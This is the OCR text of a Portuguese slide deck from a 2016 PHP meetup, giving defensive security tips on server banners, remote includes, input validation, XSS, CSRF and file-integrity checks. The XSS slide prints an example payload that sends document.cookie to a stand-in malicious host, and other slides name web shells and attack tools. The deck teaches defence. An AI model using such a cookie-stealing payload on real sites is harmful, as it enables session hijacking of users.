Dicas de segurança para o PHP e seus amigos

7º PHPMG TALKS - 2016


Eu? Sou este ai

https://github.com/joubertredrat

https://br.linkedin.com/in/joubertredrat

https://twitter.com/joubertredrat

http://www.vivaolinux.com.br/~joubertredrat




* no meu Linkedin explica o porque do apelido RedRat

INFORMAÇÃO É PODER

QUEM TEM INFORMAÇÃO DOMINA O MUNDO

1ª DICA

REMOVER INFORMAÇÕES DESNECESSÁRIAS



1ª DICA - REMOVER INFORMAÇÕES DESNECESSÁRIAS

Cabeçalhos de Resposta ver fonte

Accept-Ranges	bytes
Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	3256
Content-Type	text/html
Date	Wed, 17 Aug 2016 00:59:11 GMT
Etag	"2cf6-529ccca62ee4b-gzip"
Keep-Alive	timeout=5, max=100
Last-Modified	Thu, 21 Jan 2016 00:00:29 GMT
Server	Apache/2.4.7 (Ubuntu) mpm-itk/2.4.6-01 PHP/5.6.23-1+d
Vary	Accept-Encoding

Not Found

The requested URL /hi was not found on this server.

Apache/2.4.7 (Ubuntu) mpm-itk/2.4.6-01 PHP/5.6.23-1+de

1ª DICA - REMOVER INFORMAÇÕES DESNECESSÁRIAS

Cabeçalhos de Resposta


Accept-Ranges	bytes
Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	3256
Content-Type	text/html
Date	Wed, 17 Aug 2016 01:17:13 GMT
Etag	"2cf6-529ccca62ee4b-gzip"
Keep-Alive	timeout=5, max=100
Last-Modified	Thu, 21 Jan 2016 00:00:29 GMT
Server	ExtremeNinjaServer
Vary	Accept-Encoding

Not Found


The requested URL /hi was not found on this server.

2ª DICA

ISOLAR SUAS APLICAÇÕES, SITES OU SISTEMAS




2ª DICA - ISOLAR SUAS APLICAÇÕES, SITES OU SISTEMAS



3ª DICA

DESABILITAR OU EVITAR RECURSOS EXTERNOS



3ª DICA - DESABILITAR OU EVITAR RECURSOS EXTERNOS

R57 R6 b374k

C99Shell C100Shell

bypass GaZa Tool25


3ª DICA - DESABILITAR OU EVITAR RECURSOS EXTERNOS

```
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = Off
```


http://php.net/allow-url-include

4ª DICA

USAR URL AMIGÁVEIS E EVITAR QUERY STRING



4ª DICA - USAR URL AMIGÁVEIS E EVITAR QUERY STRING




4ª DICA - USAR URL AMIGÁVEIS E EVITAR QUERY STRING

MESMO ASSIM QUER USAR QUERY STRING?

5ª DICA

TRATAR OS DADOS VINDOS DO USUÁRIO



5ª DICA - TRATAR OS DADOS VINDOS DO USUÁRIO

filter_var

mysqli_stmt_bind_param

PDOStatement::bindValue

DateTime::getLastErrors();

is_(bool,callable,numeric,float,string,object,etc)

Libs no Packagist

5ª DICA - TRATAR OS DADOS VINDOS DO USUÁRIO

Quer fazer testes?

sqlmap


Zed Attack Proxy “ZAP”

BeEF

sqlninja

6ª DICA


EVITAR O USO DA PRIMARY KEY OU ID



6ª DICA - EVITAR O USO DA PRIMARY KEY OU ID

- UUID
- GUID
- MD5/CRC32/SHA1/SHA256
- Hash ou Ofuscamento


6ª DICA - EVITAR O USO DA PRIMARY KEY OU ID



7ª DICA (PRIMA DA 5ª DICA)


CROSS-SITE SCRIPTING

7ª DICA - CROSS-SITE SCRIPTING



7ª DICA - CROSS-SITE SCRIPTING

7ª DICA - CROSS-SITE SCRIPTING




7ª DICA - CROSS-SITE SCRIPTING

results.php?q=<script>window.open("http://site.do.mal/get.php?cookie=" + document.cookie, "_blank");</script>

8ª DICA

CROSS SITE REQUEST FORGERY



8ª DICA - CROSS SITE REQUEST FORGERY

Parameters application/x-www-form-urlencoded


password	mypassword
user	frank

Parameters application/x-www-form-urlencoded

5sP4llj3Ts	f46fdf68c1a18aed8547587c5159b96af991a362c1d41323e8ab8bdfa309e319
CB4qimjXmF	mypassword
jdMcRK0SoT	frank

9ª DICA

USAR CHECKSUM OU O VCS AO SEU FAVOR



9ª DICA - USAR CHECKSUM OU O VCS AO SEU FAVOR

```
dev@devmachine:~/folder$ git status
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

        modified:   login.php

Untracked files:
  (use "git add <file>..." to include in what will be committed)

        strange-file.php

no changes added to commit (use "git add" and/or "git commit -a")
dev@devmachine:~/folder$
```

```
dev@devmachine:~/folder$ svn status
M       login.php
?       strange-file.php
dev@devmachine:~/folder$
```

ACABOU AS DICAS POR HOJE

PERGUNTAS?